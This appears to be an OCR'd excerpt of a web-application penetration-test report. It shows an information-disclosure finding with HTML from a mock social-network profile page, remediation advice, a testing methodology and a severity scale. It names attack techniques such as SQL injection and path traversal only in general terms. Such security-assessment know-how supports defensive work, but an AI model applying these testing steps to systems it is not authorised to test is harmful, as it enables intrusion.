
18.158.46.251:9949/fb_files/fb_view_profile/view_profile.php?id=29

Basic Information

Birthday 29-7-1985

Roman Zaikin

The quieter you become, the more you are able to hearâ€¦



```
    <!--profile pic open dailog box-->
  ▼<div id="profile_pic_open_box" style="display: block;">
     <div style="position:fixed; background:#3A3E41; opacity: 0.8; left:0%; top:0%;
     height:100%; width:100%; z-index:3" onclick="close_profile_photo()"></div> event
     <div style="position:fixed; background:#FFF; left:17%; top:5%; height:90%; width:65.5%;
     z-index:3"></div>
   ▼<div style="position:fixed; left:20%; top:10%;z-index:4;">
       <img src="../../fb_users/Male/roman_itsafe@gmail.com/Profile/blackhat2.jpg"
       style="height:500; width:800; ">
     </div>
   </div>
   <!--Profile,name then white bottam-->
  ▶<div style=" background:#FFFFFF; position:absolute; left:15.1%; top:50.6%; height:10%;
   width:69.9%; z-index:-1;">⋯</div>
  ▶<div style="position:absolute;left:29.9%; top:51%; height:9.8%; width:0.05%; background-
```

Recommended Rectification

- Make sure that everyone involved in producing the website is fully aware of what information is considered sensitive. Sometimes seemingly harmless information can be much more useful to an attacker than people realize. Highlighting these dangers can help make sure that sensitive information is handled more securely in general by your organization.
- Audit any code for potential information disclosure as part of your QA or build processes. It should be relatively easy to automate some of the associated tasks, such as stripping developer comments.
- Use generic error messages as much as possible. Don't provide attackers with clues about application behavior unnecessarily.
- Double check that any debugging or diagnostic features are disabled in the production environment.
- Make sure you fully understand the configuration settings, and security implications, of any third party technology that you implement. Take the time to investigate and disable any features and settings that you don't actually need.

APPENDICES

METHODOLOGY

The work methodology includes some or all of the following elements, to meet client requirements:

APPLICATION TESTS

- **Various tests to identify:**
  - Vulnerable functions.
  - Known vulnerabilities.
  - Un-sanitized Input.
  - Malformed and user manipulated output.
  - Coding errors and security holes.
  - Unhandled overload scenarios.
  - Information leakage.
- **General review and analysis (including code review tests if requested by the client). Automatic tools are used to identify security related issues in the code or the application.**
- **After an automated review, thorough manual tests are performed regarding:**
  - **Security functions:** Checking whether security functions exist, whether they operate based on a White List of a Black List, and whether they can be bypassed.
  - **Authentication mechanism:** The structure of the identification mechanism, checking the session ID's strength, securing the identification details on the client side, bypassing through the use of mechanisms for changing passwords, recovering passwords, etc.
  - **Authorization policy:** Verifying the implementation of the authorization validation procedures, whether they are implemented in all the application's interfaces, checking for a variety of problems, including forced browsing, information disclosure, directory listing, path traversal.
  - **Encryption policy:** Checking whether encryption mechanisms are implemented in the application and whether these are robust/known mechanisms or ones that were developed in-house, decoding scrambled data.

- **Cache handling:** Checking whether relevant information is not saved in the cache memory on the client side and whether cache poisoning attacks can be executed.
- **Log off mechanism:** Checking whether users are logged off in a controlled manner after a predefined period of in activity in the application and whether information that can identify the user is saved after he has logged off.
- **Input validation:** Checking whether stringent intactness tests are performed on all the parameters received from the user, such as matching the values to the types of parameters, whether the values meet maximal and minimal length requirements, whether obligatory fields have been filled in, checking for duplication, filtering dangerous characters, SQL / Blind SQL injection.
- **Information leakage:** Checking whether essential or sensitive information about the system is not leaking through headers or error messages, comments in the code, debug functions, etc.
- **Signatures:** (with source code in case of a code review test)**:** Checking whether the code was signed in a manner that does not allow a third party to modify it.
- **Code Obfuscation:** (with source code in case of a code review test, or the case of a client-server application): Checking whether the code was encrypted in a manner that does not allow debugging or reverse engineering.
- **Administration settings:** Verifying that the connection strings are encrypted and that custom errors are used.
- **Administration files:** Verifying that the administration files are separate from the application and that they can be accessed only via a robust identification mechanism.
- **Supervision, documentation and registration functions:** Checking the documentation and logging mechanism for all the significant actions in the application, checking that the logs are saved in a secure location, where they cannot be accessed by unauthorized parties.

  - **Error handling:** Checking whether the error messages that are displayed are general and do not include technical data and whether the application is operating based on the failsafe principle.

- **In-depth manual tests of application's business logic and complex scenarios.**
- **Review of possible attack scenarios, presenting exploit methods and POCs.**
- **Test results: a detailed report which summarizes the findings, including their:**
  - Description.
  - Risk level.
  - Probability of exploitation.
  - Details.
  - Mitigation recommendations.
  - Screenshots and detailed exploit methods.
- **Additional elements that may be provided if requested by the client:**
  - Providing the development team with professional support along the rectification process.
  - Repeat test (validation) including report resubmission after rectification is completed.

INFRASTRUCTURE TESTS

- **Questioning the infrastructure personnel, general architecture review.**
- **Various tests in order to identify:**
  - IP addresses, active DNS servers.
  - Active services.
  - Open ports.
  - Default passwords.
  - Known vulnerabilities.
  - Infrastructure-related information leakage.
- **General review and analysis. Automatic tools are used in order to identify security related issues in the code or the application.**

- **After an automated review, thorough manual tests are performed regarding:**
  - Vulnerable, open services.
  - Authentication mechanism.
  - Authorization policy.
  - Encryption policy.
  - Log off mechanism.
  - Information leakage.
  - Administrative settings.
  - Administrative files.
  - Error handling.
  - Exploit of known security holes.
  - Infrastructure local information leakage.
  - Bypassing security systems.
  - Networks separation durability.
- **In-depth manual tests of application's business logic and complex scenarios.**
- **Review of possible attack scenarios, presenting exploit methods and POCs.**
- **Test results: a detailed report which summarizes the findings, including their:**
  - Description.
  - Risk level.
  - Probability of exploitation.
  - Details.
  - Mitigation recommendations.
  - Screenshots and detailed exploit methods.
- **Additional elements that may be provided if requested by the client:**
  - Providing the development team with professional support along the rectification process.
  - Repeat test (validation) including report resubmission after rectification is completed.

FINDING CLASSIFICATION

Severity

The finding's severity relates to the impact which might be inflicted to the organization due to that finding. The severity level can be one of the following options, and is determined by the specific attack scenario:

Critical – Critical level findings are ones which may cause significant business damage to the organization, such as:

- Significant data leakage
- Denial of Service to essential systems
- Gaining control of the organization's resources (For example Servers, Routers, etc.)

High – High level findings are ones which may cause damage to the organization, such as:

- Data leakage
- Execution of unauthorized actions
- Insecure communication
- Denial of Service
- Bypassing security mechanisms
- Inflicting various business damage

Medium – Medium level findings are ones which may increase the probability of carrying out attacks, or perform a small amount of damage to the organization, such as –

- Discoveries which makes it easier to conduct other attacks
- Findings which may increase the amount of damage which an attacker can inflict, once he carries out a successful attack
- Findings which may inflict a low level of damage to the organization

Low – Low level findings are ones which may inflict a marginal cost to the organization, or assist the attacker when performing an attack, such as –

- Providing the attacker with valuable information to help plan the attack
- Findings which may inflict marginal damage to the organization
- Results which may slightly help the attacker when carrying out an attack, or remaining undetected

Informative – Informative findings are findings without any information security impact. However, they are still brought to the attention of the organization.